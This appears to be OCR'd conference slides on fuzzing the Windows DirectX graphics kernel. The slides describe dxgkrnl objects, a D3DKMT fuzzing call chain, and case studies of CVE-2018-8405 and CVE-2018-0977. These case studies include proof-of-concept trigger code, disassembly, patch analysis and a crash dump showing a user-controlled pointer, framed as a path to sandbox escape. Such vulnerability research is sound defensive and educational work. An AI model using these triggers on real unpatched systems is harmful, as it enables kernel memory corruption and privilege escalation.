
Basicdisplay.sys: A generic display only driver provided by MS

nvlddmkm.sys: NVIDIA miniport driver

vm3dmp.sys: vmware miniport driver

Attack Vector Analysis

Miniport Driver



Display Only

Display Function

SetPointerPosition

SetPointerShape

CommitVidPn

RecommendMonitorModes

SetVidPnSourceVisibility

IsSupportedVidPn

Hardware-related operation

QueryVidPnHWCapability

PresentDisplayOnly

SystemDisplayEnable

SystemDisplayWrite

Render Only

Context Function

CreateDevice

CreateContext

Resource Function

CreateAllocation

CreateOverlay

Render Function

Render

SubmitCommand

Present

Patch

Common

Pnp


Power

Hardware-related common operation

DirectX Kernel Object

OBJ	Desc
DXGGLOBAL	Created when DriverEntry, contains many global objects including DXGPROCESS, DXGADAPTER, HMGRTABLE
DXGPROCESS	Similar to the DXG version of WIN32PROCESS.
DXGADAPTER	A device adapter, representing a GPU device, Created when initializing.
HMGRTABLE	DXG handle table, through which you can find objects from the handle.
DXGDEVICE	The Device object represents the miniport driver context.
DXGCONTEXT	The Context object, which represents the GPU context, contains the resources.
DXGRESOURCE	Resource object, representing rendering resources such as surface, texture, shader, etc.
DXGALLOCATION	The Allocation object represents the video memory allocated for the resource.

DirectX Kernel Object



DXGADAPTER

adapterList

dxgglobal

DXGDEVICE

-dxgprocess

-dxgAdapter

DXGRESOURCE

-sharedResource

-dxgContext

DXGGLOBAL

hmgrTable

-dxgAdapter dxgProcess

DXGCONTEXT

pCommand

-pAllocationList dmaPool

DXGALLOCATION

-dxgResource

-VIDMM_ALLOC

DXGPROCESS

-hmgrTable

-eprocess

HMGRTABLE

maxNumber


currentNumber

How to Fuzz?

DXG Kernel Object

Operation	Target Object	Function
Create Device	Adapter, Allocation	D3DKMTCreateDevice D3DKMTInvalidateCache
Build Context	Device Context	D3DKMTCreateContext D3DKMTCreateContextVirtual D3DKMTSetContextSchedulingPriority
Build Allocation	Global, Device Resource PagingQueue Allocation	D3DKMTCreateAllocation D3DKMTReclaimAllocations D3DKMTSetAllocationPriority D3DKMTUpdateAllocationProperty
Render & Display	Adapter, Context Allocation, Resource Device	D3DKMTEscape, D3DKMTEvict D3DKMTPresent, D3DKMTRender D3DKMTSubmitCommand

Start to Work



Fuzzer → gdi32 → win32k → DXG kernel

D3DKMTEnumAdapters

↓

D3DKMTCreateDevice

↓

D3DKMTCreateContext

↓

D3DKMTCreateAllocation

↓

More…

D3DKMTRender

D3DKMTSubmitCommand

D3DKMTPresent

D3DKMTEsacape

…

Case Study


CVE-2018-8405

- Dxgknrl.sys type confusion leading to pool overflow

```
D3DKMTEnumAdapters(&enumAdapter);
device.hAdapter = enumAdapter.Adapters[1].hAdapter; //use basicrender

D3DKMTCreateDevice(&device);

D3DKMTCreateContext(&context);

allocation1.Flags.CrossAdapter = false;
D3DKMTCreateAllocation(&allocation1);

allocation2.hResource = allocation1.hResource; //use allocation1’s resource
allocation2.Flags.CrossAdapter = true; //different from allocation1
                                       //type confusion
D3DKMTCreateAllocation(&allocation2); //trigger
```

Case Study

alloc1：DXGSHAREDRESOURCE::CreateSharedResource




```
if ( isCrossAdapter )
{
  v13 = (DXGSHAREDRESOURCE *)operator new(0xE8i64, 'KgxD', PagedPool);
  v10 = (__int64)v13;
  if ( v13 )
  {
    DXGSHAREDRESOURCE::DXGSHAREDRESOURCE(v13, v7, v6);
    *(_DWORD *)(v10 + 192) = 0;
    *(_DWORD *)(v10 + 196) = 0;
    *(_DWORD *)(v10 + 200) = 0;
    *(_QWORD *)(v10 + 208) = 0i64;
    *(_QWORD *)(v10 + 216) = 0i64;
    *(_DWORD *)(v10 + 12) |= 0x20u;
    *(_QWORD *)v10 = &DXGSHAREDRESOURCECA::`vftable';
    goto LABEL_7;
  }
  goto LABEL_13;
}
dxgSharedResourceObj = (DXGSHAREDRESOURCE *)operator new(0xC0i64, 'KgxD', PagedPool);
```

This value will be used in subsequent checks.

Case Study

alloc2： DXGDEVICE::CreateAllocation ： pool overflow




```
mov     rax, [r14+28h]   ; rax = dxgalloc + 28 == dxgresource
mov     rcx, [rax+38h]   ; rcx = rax + 38 == DXGSHAREDRESOURCE
mov     eax, [rcx+0Ch]   ; eax = rcx + 0c
test    al, 20h          ; check
jnz     short loc_1C013CCA8 ; dxgalloc + 28 = DXGRESOURCE
call    cs:__imp_WdLogNewEntry5_WdAssertion
mov     qword ptr [rax+18h], 1396h
mov     rcx, rax         ; _QWORD
call    cs:__imp_WdLogEvent5_WdAssertion

                         ; CODE XREF: DXGDEVICE::CreateAllocation(_D3DKMT_CREATEALL(
mov     rax, [r14+28h]   ; dxgalloc + 28 = DXGRESOURCE
mov     rdi, [rax+38h]   ; DXGRESOURCE + 38 = DXGSHAREDRESOURCE
mov     eax, [rsp+6F8h+DXGKARG_DESCRIBEALLOCATION.Width] ; User controlled value
mov     [rdi+0C0h], eax
mov     eax, [rsp+6F8h+DXGKARG_DESCRIBEALLOCATION.Height] ; User controlled value
mov     [rdi+0C4h], eax
mov     eax, [rsp+6F8h+DXGKARG_DESCRIBEALLOCATION.Format] ; User controlled value
mov     [rdi+0C8h], eax
```

Case Study

Patch：

DXGDEVICE::OpenResourceObject： add check



```
test    al, 20h             ; check
jnz     short loc_1C00C7952

                            ; CODE XREF: DXGDE\
call    cs:__imp_WdLogNewEntry5_WdWarning
mov     ecx, [r14+4]
mov     [rax+18h], rcx
jmp     loc_1C00C7C5D       ; return C000000D
```

Break out Sandbox


CVE-2018-0977

- BasicRender.sys Untrusted Pointer Reference

```
char submitCommandData[0x130] = { 0 };
memset(submitCommandData, 0xff, 0x130);
submitCommand.pPrivateDriverData = submitCommandData;
*(DWORD*)(submitCommandData + 0x2c) = 0;
submitCommand.Commands = 0x0c0c0c0c;
submitCommand.CommandLength = 0xffffffff;
submitCommand.NumHistoryBuffers = 0;
D3DKMT_HANDLE historybuffer[0x10] = { 0 };
for (int i = 0; i < 0x10; i++)
{
         historybuffer[i] = allocationInfo.hAllocation;
}
submitCommand.HistoryBufferArray = historybuffer;
submitCommand.Flags.PresentRedirected = 1;
status = D3DKMTSubmitCommand(&submitCommand);
```

Case Study

- CVE-2018-0977




```
EXCEPTION_RECORD:  ffff8b080ed94a48 -- (.exr 0xffff8b080ed94a48)
ExceptionAddress: fffff809753a539c (BasicRender!WARPKMDMABUFINFO::Run+0x0000000000000060)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000000
   Parameter[1]: 000000000c0c0c0c
Attempt to read from address 000000000c0c0c0c

CONTEXT:  ffff8b080ed94290 -- (.cxr 0xffff8b080ed94290)
rax=000000010c0c0c0b rbx=ffffc886f257e0a8 rcx=000000000c0c0c0c
rdx=0000000000000000 rsi=ffffc886f257e000 rdi=000000000c0c0c0c
rip=fffff809753a539c rsp=ffff8b080ed94c80 rbp=ffff8b080ed94e10
 r8=0000000000000020  r9=0000000000000001 r10=00000000000af1f4
r11=0000000000000003 r12=ffff8b080ed94d52 r13=ffffc886f233b000
r14=000000000c0c0c0c r15=0000000000000220
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
BasicRender!WARPKMDMABUFINFO::Run+0x60:
fffff809`753a539c 488b07          mov     rax,qword ptr [rdi] ds:002b:00000000`0c0c0c0c=????????????????
Resetting default scope
```

Controlled pointer

CVE-2018-0977

user controllable

